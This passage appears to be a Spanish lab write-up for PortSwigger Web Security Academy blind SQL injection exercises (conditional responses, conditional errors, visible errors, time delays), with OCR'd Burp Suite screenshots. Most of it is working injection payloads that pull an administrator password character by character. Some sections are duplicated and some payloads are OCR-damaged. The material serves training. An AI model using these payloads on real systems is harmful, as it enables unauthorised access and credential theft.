18. `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a`
19. A continuación, enviar:
20. `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a`
21. Etcétera. Puedes hacer esto manualmente usando Burp Repeater , ya que es probable que la longitud sea corta. Cuando la condición deja de ser verdadera (es decir, cuando desaparece el mensaje "Bienvenido nuevamente"), habrá determinado la longitud de la contraseña, que en realidad tiene 20 caracteres.
22. Despues de determinar la longitud de la contraseña, el siguiente paso es probar el carácter en cada posición para determinar su valor. Esto implica una cantidad mucho mayor de solicitudes, por lo que es necesario utilizar Burp Intruder . Envía la solicitud en la que estás trabajando a Burp Intruder, usando el menú contextual.
23. En la pestaña Posiciones de Burp Intruder, cambie el valor de la cookie a:
24. `TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a`
25. Esto utiliza la `SUBSTRING()`función para extraer un solo carácter de la contraseña y probarlo con un valor específico. Nuestro ataque recorrerá cada posición y valor posible, probando cada uno de ellos por turno.
26. Coloque marcadores de posición de carga útil alrededor del `a`carácter final en el valor de la cookie. Para hacer esto, seleccione solo `ay` haga clic en el botón "Aregar §". Luego debería ver lo siguiente como valor de la cookie (tenga en cuenta los marcadores de posición de la carga útil):

27. `TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§'`
28. Para probar el personaje en cada posición, deberás enviar cargas útiles adecuadas en la posición de carga útil que hayas definido. Puede asumir que la contraseña contiene sólo caracteres alfanuméricos en minúscula. Vaya a la pestaña Cargas útiles, verifique que esté seleccionada "Lista simple" y en **Configuración de carga útil** agregue las cargas útiles en el rango a - z y 0 - 9. Puede seleccionarlas fácilmente usando el menú desplegable "Agregar desde la lista".
29. Para poder saber cuándo se envió el carácter correcto, deberá buscar en cada respuesta la expresión "Bienvenido de nuevo". Para hacer esto, vaya a la pestaña **Configuración** y a la sección "Grep - Match". Borre todas las entradas existentes en la lista y luego agregue el valor "Bienvenido de nuevo".
30. Inicie el ataque haciendo clic en el botón "Iniciar ataque" o seleccionando "Iniciar ataque" en el menú Intruso.
31. Revisa los resultados del ataque para encontrar el valor del personaje en la primera posición. Deberías ver una columna en los resultados llamada "Bienvenido de nuevo". Una de las filas debe tener una marca en esta columna. La carga útil que se muestra para esa fila es el valor del carácter en la primera posición.
32. Ahora, simplemente necesita volver a ejecutar el ataque para cada una de las otras posiciones de caracteres en la contraseña, para determinar su valor. Para hacer esto, regrese a la ventana principal de Burp y a la pestaña Posiciones de Burp Intruder, y cambie el desplazamiento especificado de 1 a 2. Luego debería ver lo siguiente como valor de cookie:
33. `TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='a'`
34. Lanza el ataque modificado, revisa los resultados y observa el personaje en el segundo desplazamiento.

35. Continúe este proceso probando el desplazamiento 3, 4, etc., hasta que tenga la contraseña completa.

36. En el navegador, haga clic en "Mi cuenta" para abrir la página de inicio de sesión. Utilice la contraseña para iniciar sesión como **administrator**usuario.

```
1 GET / HTTP/2
2 Host: 0a18004a04f296c480e271af0019005b.web-security-academy.net
3 Cookie: TrackingId=eRWiqrsSnMhiwL6V' and (select substring(password,5,1) from users
        where username='administrator')='a'; session=p10FnBcnxSaZU8KsVLFwf6sB7X9nJ150
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a captured GET request to the target URL. The 'Response' pane on the right shows the HTML code of the page, specifically the 'Welcome back!' message, which is highlighted with a red box. The status bar at the bottom indicates '0 matches' in the request pane and '1 match' in the response pane.

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Attack type: Sniper

Choose an attack type

Target: https://0a18004a04f296c480e271af0019005b.web-security-academy.net

```

1 GET / HTTP/2
2 Host: 0a18004a04f296c480e271af0019005b.web-security-academy.net
3 Cookie: TrackingId=eWiqrs5nMhiwL6V' and (select username from users where username='administrator' and length(password)>55)= 'administrator'--; session=p10FnBcnxSaZU8KsVLfwf6sB7X9nJ150
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a18004a04f296c480e271af0019005b.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1

```

Add ↗ Clear ↗ Auto ↗ Refresh

1 payload position 0 matches Length: 734

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

3. Intruder attack of https://0a18004a04f296c480e271af0019005b.web-security-academy...

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
10	14	200			11574	
11	15	200			11574	
12	16	200			11574	
13	17	200			11574	
14	18	200			11574	
15	19	200			11574	
16	20	200			11513	
17	21	200			11513	
18	22	200			11513	

Start attack

Number ran

Type: Pretty Raw Hex Hackvertor

From: 1 GET / HTTP/2  
2 Host: 0a18004a04f296c480e271af0019005b.web-security-academy.net  
3 Cookie: TrackingId=eWiqrs5nMhiwL6V' and (select username from users where username='administrator' and length(password)>55)= 'administrator'--; session=p10FnBcnxSaZU8KsVLfwf6sB7X9nJ150  
4 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://0a18004a04f296c480e271af0019005b.web-security-academy.net/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-User: ?1

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Request

```
Pretty Raw Hex Hackvertor
1 GET / HTTP/2
2 Host: 0a18004a04f296c480e271af0019005b.web-security-academy.net
3 Cookie: TrackingId=eRWiqrSnMhiwL6V' and (select
4 substring(password,1,1) from users where username='administrator') --;
5 session=p10fnBcnxSaZU8KsVlfwf6sB7X9nJ150
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
7 Firefox/115.0
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
9 /webp,*/*;q=0.8
10 Accept-Language: en-US,en;q=0.5
11 Accept-Encoding: gzip, deflate
12 Referer: https://0a18004a04f296c480e271af0019005b.web-security-academy.net/
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Te: trailers
19
20
```

Response

```
Pretty Raw Hex Render Hackvertor
40 <div theme="ecommerce">
41   <section class="maincontainer">
42     <div class="container">
43       <header class="navigation-header">
44         <section class="top-links">
45           <a href="/Home">
46             <p>
47               |<br/>
48             </p>
49           </a>
50         </section>
51       </header>
52       <div>
53         <h1>Welcome back!</h1>
54       </div>
55       <div>
56         <p>
57           |<br/>
58         </p>
59       </div>
60     </div>
61   </section>
62 </div>
```

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

4. Intruder attack of https://0a18004a04f296c480e271af0019005b.web-security-academ...

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Com
0 You can define type can be c...			200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
1	1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
2	2	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
3	3	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
4 Payload set:	4	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
5	5	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
6 Payload type:	6	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
7	7	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	
8	8	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11513	

Start attack

Attack This payload will be sent, and each payload...

Character set:

Min length:

Max length:

Payload Preprocessor You can define...

Add Edit Remove Up Down Finished

The screenshot shows the Burp Suite Professional interface during an Intruder attack. The payload table displays various characters (n, t, p, i, f, r) being tested against the tracking ID parameter. The raw request in the Sublime Text window shows a GET request to the specified host.

## [Inyección SQL ciega con respuestas condicionales](#)

## 12.- Laboratorio: Inyección SQL ciega con errores condicionales



1. Visite la página principal de la tienda y utilice Burp Suite para interceptar y modificar la solicitud que contiene la **TrackingId** cookie. Para simplificar, digamos que el valor original de la cookie es **TrackingId=xyz**.
2. Modifique la **TrackingId** cookie, añadiéndole comillas simples:
3. **TrackingId=xyz'**
4. Verifique que se reciba un mensaje de error.
5. Ahora cámbielo a dos comillas:
6. **TrackingId=xyz"**

7. Verifique que el error desaparezca. Esto sugiere que un error de sintaxis (en este caso, las comillas abiertas) está teniendo un efecto detectable en la respuesta.
8. Ahora necesita confirmar que el servidor está interpretando la inyección como una consulta SQL, es decir, que el error es un error de sintaxis SQL y no cualquier otro tipo de error. Para hacer esto, primero necesita construir una subconsulta utilizando una sintaxis SQL válida. Intente enviar:
9. `TrackingId=xyz'||(SELECT ")||'`
10. En este caso, observe que la consulta todavía parece no ser válida. Esto puede deberse al tipo de base de datos; intente especificar un nombre de tabla predecible en la consulta:
11. `TrackingId=xyz'||(SELECT " FROM dual)||'`
12. Como ya no recibe un error, esto indica que el destino probablemente esté utilizando una base de datos Oracle, lo que requiere que todas `SELECT` las declaraciones especifiquen explícitamente un nombre de tabla.
13. Ahora que ha creado lo que parece ser una consulta válida, intente enviar una consulta no válida conservando la sintaxis SQL válida. Por ejemplo, intente consultar un nombre de tabla que no existe:  
`TrackingId=xyz'||(SELECT " FROM not-a-real-table)||'`  
Esta vez, se devuelve un error. Este comportamiento sugiere fuertemente que el back-end está procesando su inyección como una consulta SQL.
14. Siempre que se asegure de injectar siempre consultas SQL sintácticamente válidas, puede utilizar esta respuesta de error para inferir información clave sobre la base de datos. Por ejemplo, para verificar que la `users` tabla existe, envíe la siguiente consulta:
15. `TrackingId=xyz'||(SELECT " FROM users WHERE ROWNUM = 1)||'`
16. Como esta consulta no devuelve un error, puede inferir que esta tabla sí existe. Tenga en cuenta que la `WHERE ROWNUM = 1` condición es importante aquí para evitar que la consulta devuelva más de una fila, lo que rompería nuestra concatenación.

17. También puede aprovechar este comportamiento para probar las condiciones.

Primero, envíe la siguiente consulta:

18. `TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE "" END FROM dual)||'`

19. Verifique que se reciba un mensaje de error.

20. Ahora cámbialo a:

21. `TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE "" END FROM dual)||'`

22. Verifique que el error desaparezca. Esto demuestra que puede desencadenar un error condicionalmente a la veracidad de una condición específica. La `CASE` declaración prueba una condición y se evalúa como una expresión si la condición es verdadera y otra expresión si la condición es falsa. La primera expresión contiene una división por cero, lo que provoca un error. En este caso, las dos cargas útiles prueban las condiciones `1=1`y `1=2`y se recibe un error cuando la condición es `true`.

23. Puede utilizar este comportamiento para probar si existen entradas específicas en una tabla. Por ejemplo, utilice la siguiente consulta para comprobar si el nombre de usuario `administrator` existe:

24. `TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE "" END FROM users WHERE username='administrator')||'`

25. Verificar que la condición sea verdadera (se recibe el error), confirmando que hay un usuario llamado `administrator`.

26. El siguiente paso es determinar cuántos caracteres hay en la contraseña del `administrator` usuario. Para hacer esto, cambie el valor a:

27. `TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE "" END FROM users WHERE username='administrator')||'`

28. Esta condición debe ser verdadera, lo que confirma que la contraseña tiene más de 1 carácter de longitud.

29. Envíe una serie de valores de seguimiento para probar diferentes longitudes de contraseña. Enviar:

30. `TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'`
31. A continuación, enviar:
32. `TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'`
33. Etcétera. Puedes hacer esto manualmente usando Burp Repeater , ya que es probable que la longitud sea corta. Cuando la condición deja de ser verdadera (es decir, cuando el error desaparece), habrá determinado la longitud de la contraseña, que en realidad tiene 20 caracteres.
34. Después de determinar la longitud de la contraseña, el siguiente paso es probar el carácter en cada posición para determinar su valor. Esto implica una cantidad mucho mayor de solicitudes, por lo que es necesario utilizar Burp Intruder . Envía la solicitud en la que estás trabajando a Burp Intruder, usando el menú contextual.
35. En la pestaña Posiciones de Burp Intruder, cambie el valor de la cookie a:
36. `TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'`
37. Esto utiliza la `SUBSTR()`función para extraer un solo carácter de la contraseña y probarlo con un valor específico. Nuestro ataque recorrerá cada posición y valor posible, probando cada uno de ellos por turno.
38. Coloque marcadores de posición de carga útil alrededor del `a`carácter final en el valor de la cookie. Para hacer esto, seleccione solo `a`y haga clic en el botón "Aregar §". Luego debería ver lo siguiente como valor de la cookie (tenga en cuenta los marcadores de posición de la carga útil):
39. `TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'`

40. Para probar el personaje en cada posición, deberás enviar cargas útiles adecuadas en la posición de carga útil que hayas definido. Puede asumir que la contraseña contiene sólo caracteres alfanuméricos en minúscula. Vaya a la pestaña Cargas útiles, verifique que esté seleccionada la "Lista simple" y en "Configuración de cargas útiles" agregue las cargas útiles en el rango a - z y 0 - 9. Puede seleccionarlas fácilmente usando el menú desplegable "Agregar desde la lista". .
41. Inicie el ataque haciendo clic en el botón "Iniciar ataque" o seleccionando "Iniciar ataque" en el menú Intruso.
42. Revisa los resultados del ataque para encontrar el valor del personaje en la primera posición. La aplicación devuelve un código de estado HTTP 500 cuando se produce el error y un código de estado HTTP 200 normalmente. La columna "Estado" en los resultados de Intruder muestra el código de estado HTTP, por lo que puede encontrar fácilmente la fila con 500 en esta columna. La carga útil que se muestra para esa fila es el valor del carácter en la primera posición.
43. Ahora, simplemente necesita volver a ejecutar el ataque para cada una de las otras posiciones de caracteres en la contraseña, para determinar su valor. Para hacer esto, regrese a la ventana principal de Burp y a la pestaña Posiciones de Burp Intruder, y cambie el desplazamiento especificado de 1 a 2. Luego debería ver lo siguiente como valor de cookie:
44. `TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'`
45. Lanza el ataque modificado, revisa los resultados y observa el personaje en el segundo desplazamiento.
46. Continúe este proceso probando el desplazamiento 3, 4, etc., hasta que tenga la contraseña completa.
47. En el navegador, haga clic en "Mi cuenta" para abrir la página de inicio de sesión. Utilice la contraseña para iniciar sesión como `administrator`usuario.


## 13.- Laboratorio: Inyección SQL basada en errores visibles



1. Utilizando el navegador integrado de Burp, explore la funcionalidad del laboratorio.
2. Vaya a la pestaña **Proxy > Historial HTTP** y busque una **GET** /solicitud que contenga una **TrackingId** cookie.
3. En Repetidor, agregue una comilla simple al valor de su **TrackingId** cookie y envíe la solicitud.
4. **TrackingId=ogAZZfxtOKUELbuJ'**
5. En la respuesta, observe el mensaje de error detallado. Esto revela la consulta SQL completa, incluido el valor de su cookie. También explica que tiene un literal de cadena no cerrado. Observe que su inyección aparece dentro de una cadena entre comillas simples.
6. En la solicitud, agregue caracteres de comentario para comentar el resto de la consulta, incluido el carácter de comilla simple adicional que está causando el error:
7. **TrackingId=ogAZZfxtOKUELbuJ'--**
8. Envía la solicitud. Confirma que ya no recibes ningún error. Esto sugiere que la consulta ahora es sintácticamente válida.
9. Adapte la consulta para incluir una **SELECT** subconsulta genérica y convierta el valor devuelto a un **int** tipo de datos:
10. **TrackingId=ogAZZfxtOKUELbuJ' AND CAST((SELECT 1) AS int)--**
11. Envía la solicitud. Observe que ahora recibe un error diferente que indica que una **AND** condición debe ser una expresión booleana.
12. Modifique la condición en consecuencia. Por ejemplo, simplemente puede agregar un operador de comparación (**=**) de la siguiente manera:
13. **TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT 1) AS int)--**

14. Envía la solicitud. Confirma que ya no recibes ningún error. Esto sugiere que se trata nuevamente de una consulta válida.
15. Adapte su declaración genérica `SELECT` para que recupere los nombres de usuario de la base de datos:
16. `TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT username FROM users) AS int)--`
17. Observe que vuelve a recibir el mensaje de error inicial. Observe que su consulta ahora parece estar truncada debido a un límite de caracteres. Como resultado, los caracteres de comentario que agregó para corregir la consulta no se incluyen.
18. Elimine el valor original de la `TrackingId` cookie para liberar algunos caracteres adicionales. Vuelva a enviar la solicitud.
19. `TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--`
20. Observe que recibe un nuevo mensaje de error, que parece ser generado por la base de datos. Esto sugiere que la consulta se ejecutó correctamente, pero aún recibe un error porque inesperadamente devolvió más de una fila.
21. Modifique la consulta para devolver solo una fila:
22. `TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--`
23. Envía la solicitud. Observe que el mensaje de error ahora filtra el primer nombre de usuario de la `users` tabla:
24. `ERROR: invalid input syntax for type integer: "administrator"`
25. Ahora que sabes que `administradores` es el primer usuario en la tabla, modifica la consulta una vez más para filtrar su contraseña:
26. `TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--`
27. Inicie sesión `administrator` con la contraseña robada para resolver la práctica de laboratorio.

# 14.- Laboratorio: Inyección SQL basada en errores visibles



1. Utilizando el navegador integrado de Burp, explore la funcionalidad del laboratorio.
2. Vaya a la pestaña **Proxy > Historial HTTP** y busque una **GET** /solicitud que contenga una **TrackingId** cookie.
3. En Repetidor, agregue una comilla simple al valor de su **TrackingId** cookie y envíe la solicitud.
4. **TrackingId=ogAZZfxtOKUELbuJ'**
5. En la respuesta, observe el mensaje de error detallado. Esto revela la consulta SQL completa, incluido el valor de su cookie. También explica que tiene un literal de cadena no cerrado. Observe que su inyección aparece dentro de una cadena entre comillas simples.
6. En la solicitud, agregue caracteres de comentario para comentar el resto de la consulta, incluido el carácter de comilla simple adicional que está causando el error:
7. **TrackingId=ogAZZfxtOKUELbuJ'--**
8. Envía la solicitud. Confirma que ya no recibes ningún error. Esto sugiere que la consulta ahora es sintácticamente válida.
9. Adapte la consulta para incluir una **SELECT** subconsulta genérica y convierta el valor devuelto a un **int** tipo de datos:
10. **TrackingId=ogAZZfxtOKUELbuJ' AND CAST((SELECT 1) AS int)--**
11. Envía la solicitud. Observe que ahora recibe un error diferente que indica que una **AND** condición debe ser una expresión booleana.
12. Modifique la condición en consecuencia. Por ejemplo, simplemente puede agregar un operador de comparación (**=**) de la siguiente manera:
13. **TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT 1) AS int)--**

14. Envía la solicitud. Confirma que ya no recibes ningún error. Esto sugiere que se trata nuevamente de una consulta válida.
15. Adapte su declaración genérica `SELECT` para que recupere los nombres de usuario de la base de datos:
16. `TrackingId=ogAZZfxtOKUELbuJ' AND 1=CAST((SELECT username FROM users) AS int)--`
17. Observe que vuelve a recibir el mensaje de error inicial. Observe que su consulta ahora parece estar truncada debido a un límite de caracteres. Como resultado, los caracteres de comentario que agregó para corregir la consulta no se incluyen.
18. Elimine el valor original de la `TrackingId` cookie para liberar algunos caracteres adicionales. Vuelva a enviar la solicitud.
19. `TrackingId=' AND 1=CAST((SELECT username FROM users) AS int)--`
20. Observe que recibe un nuevo mensaje de error, que parece ser generado por la base de datos. Esto sugiere que la consulta se ejecutó correctamente, pero aún recibe un error porque inesperadamente devolvió más de una fila.
21. Modifique la consulta para devolver solo una fila:
22. `TrackingId=' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--`
23. Envía la solicitud. Observe que el mensaje de error ahora filtra el primer nombre de usuario de la `users` tabla:
24. `ERROR: invalid input syntax for type integer: "administrator"`
25. Ahora que sabes que `administradores` es el primer usuario en la tabla, modifica la consulta una vez más para filtrar su contraseña:
26. `TrackingId=' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--`
27. Inicie sesión `administrador` con la contraseña robada para resolver la práctica de laboratorio.

Dashboard	Target	Proxy	Intruder	Repeater	Collaborator	Sequencer	Decoder	Comparer	Logger	Organizer	Extensions	Learn	Hackvertor	
Intercept		HTTP history	WebSockets history		Proxy settings									
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cook
3	<a href="#">https://0a9d00a603d72dd..</a>		GET /			200	11442	HTML		Visible error-based ...		✓	79.125.84.16	
4	<a href="#">https://0a9d00a603d72dd..</a>		GET /academyLabHeader			101	147					✓	79.125.84.16	

The screenshot shows a NetworkMiner capture. The 'Request' pane displays a single GET request to the URL `/` with version `HTTP/1.1`. The 'Response' pane shows the server's response, which includes the status code `200 OK`, the content type `text/html; charset=utf-8`, and the page content itself. Below the panes is a navigation bar with tabs like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Hackvertor. The 'Proxy' tab is currently selected. At the bottom, there are buttons for Intercept, HTTP history, WebSockets history, and Proxy settings, along with a filter for CSS, image, and general binary content.

**Request**

Pretty	Raw	Hex	Hackverte
1 GET / HTTP/1.1			
2 Host: 0a9d00a603d72dde8005711a000c0009.web-security-academy.net			
3 Cookie: TrackingId=d0KTSB0vnu0h9q2Pc; session=diDAzdtYTtB3UKYdnVLhomRFC8aaKsX			
4 Cache-Control: max-age=0			
5 Sec-Ch-Ua: "Not.A/Brand";v="0", "Chromium";v="114", "Google Chrome";v="114"			
6 Sec-Ch-Ua-Mobile: ?0			
7 Sec-Ch-Ua-Platform: "Windows"			

**Response**

Pretty	Raw	Hex	Render	Hackverte
1 HTTP/2 200 OK				
2 Content-Type: text/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN				
4 Content-Length: 11339				
5				
6 <!DOCTYPE html>				
7 <html>				

**Request**

Pretty	Raw	Hex	Hackverte
1 GET / HTTP/2			
2 Host: 0a9d00a603d72dde8005711a000c0009.web-security-academy.net			
3 Cookie: TrackingId='  cast((select username from users limit 1)as int)--; session=diDAzdtYTtB3UKYdnVLhomRFC8aaKsX'			
4 Cache-Control: max-age=0			
5 Sec-Ch-Ua: "Not.A/Brand";v="0", "Chromium";v="114", "Google Chrome";v="114"			
6 Sec-Ch-Ua-Mobile: ?0			
7 Sec-Ch-Ua-Platform: "Windows"			
8 Upgrade-Insecure-Requests: 1			
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36			
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
11 Sec-Fetch-Site: cross-site			
12 Sec-Fetch-Mode: navigate			
13 Sec-Fetch-User: ?1			
14 Sec-Fetch-Dest: document			
15 Referer: https://portswigger.net/			
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: en-US,en;q=0.9			
18 Dnt: 1			
19 Sec-Gpc: 1			
20			
21			

**Response**

Pretty	Raw	Hex	Render	Hackverte
23 <g>				
24 <polygon points='1.4,0 0,1.2 12.6,18 0,28.8 1.4,30 15.1,15'>				
25 </polygon>				
26 <polygon points='14.3,0 12.9,1.2 25.6,18 12.9,28.8 14.3,30 20,15'>				
27 </polygon>				
28 </svg>				
29 </div>				
30 <div class='widgetcontainer-lab-status is-notsolved'>				
31 <span> LAB </span>				
32 <p> Not solved </p>				
33 <span class='lab-status-icon'>				
34 </div>				
35 </div>				
36 </div>				
37 </section>				
38 </div>				
39 <div theme="">				
40 <section class="maincontainer">				
41 <div class="container">				
42 <header class="navigation-header">				
43 <header>				
44 <h1> ERROR: invalid input syntax for type integer: "administrator" </h1>				
45 <p class="is-warning"> ERROR: invalid input syntax for type integer: "administrator" </p>				
46 </div>				



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >](#)[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

[Update email](#)

## 15.- Laboratorio: Inyección SQL ciega con retrasos de tiempo

**LAB****PRACTITIONER**

Blind SQL injection with time delays →

Solved

1. Visite la página principal de la tienda y utilice Burp Suite para interceptar y modificar la solicitud que contiene la `TrackingId` cookie.
2. Modifique la `TrackingId` cookie, cambiándola a:
3. `TrackingId=x' || pg_sleep(10) --`
4. Envíe la solicitud y observe que la aplicación tarda 10 segundos en responder.

	-	
Oracle	-	<code>dbms_pipe.receive_message('a'),10)</code>
Microsoft	-	<code>WAITFOR DELAY '0:0:10'</code>
PostgreSQL	-	<code>SELECT pg_sleep(10)</code>
MySQL	-	<code>SELECT SLEEP(10)</code>

Burp Suite Professional v2022.8.2 - Temporary Project - licensed to google

Request

```

1 GET / HTTP/2
2 Host: 0abf009304c4687b8219e86700e3001f.web-security-academy.net
3 Cookie: TrackingId=Qk03iknKnsbw7SD6'|| (SELECT PG_SLEEP(10))--;
session=e72yrkB30rc3DdNfcE5abhLun10v3BfI
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16

```

Response

Blind SQL injection with time delays

LAB Not solved

Back to lab description


Home | My account

WE LIKE TO  
SHOP 

11.455 bytes | 5,221 millis

[Inyección SQL ciega con retrasos de tiempo](#) descargar link

## 16.- Laboratorio: Inyección SQL ciega con retardos de tiempo y recuperación de información.



- Visite la página principal de la tienda y utilice Burp Suite para interceptar y modificar la solicitud que contiene la `TrackingId` cookie.
- Modifique la `TrackingId` cookie, cambiándola a:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`
- Verifique que la aplicación tarde 10 segundos en responder.
- Ahora cámbialo a:
- `TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--`

7. Verifique que la aplicación responda inmediatamente y sin demoras. Esto demuestra cómo se puede probar una única condición booleana e inferir el resultado.
8. Ahora cámbialo a:
9. `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
10. Verifique que la condición sea verdadera, confirmando que hay un usuario llamado `administrator`.
11. El siguiente paso es determinar cuántos caracteres hay en la contraseña del `administrator` usuario. Para hacer esto, cambie el valor a:
12. `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FRO+M+users--`
13. Esta condición debe ser verdadera, lo que confirma que la contraseña tiene más de 1 carácter de longitud.
14. Envíe una serie de valores de seguimiento para probar diferentes longitudes de contraseña. Enviar:
15. `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FRO+M+users--`
16. A continuación, enviar:
17. `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>3)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FRO+M+users--`
18. Etcétera. Puedes hacer esto manualmente usando Burp Repeater , ya que es probable que la longitud sea corta. Cuando la condición deja de ser verdadera (es decir, cuando la aplicación responde inmediatamente sin demora), habrá determinado la longitud de la contraseña, que en realidad tiene 20 caracteres.
19. Después de determinar la longitud de la contraseña, el siguiente paso es probar el carácter en cada posición para determinar su valor. Esto implica una

cantidad mucho mayor de solicitudes, por lo que es necesario utilizar Burp Intruder . Envía la solicitud en la que estás trabajando a Burp Intruder, usando el menú contextual.

20. En la pestaña Posiciones de Burp Intruder, cambie el valor de la cookie a:
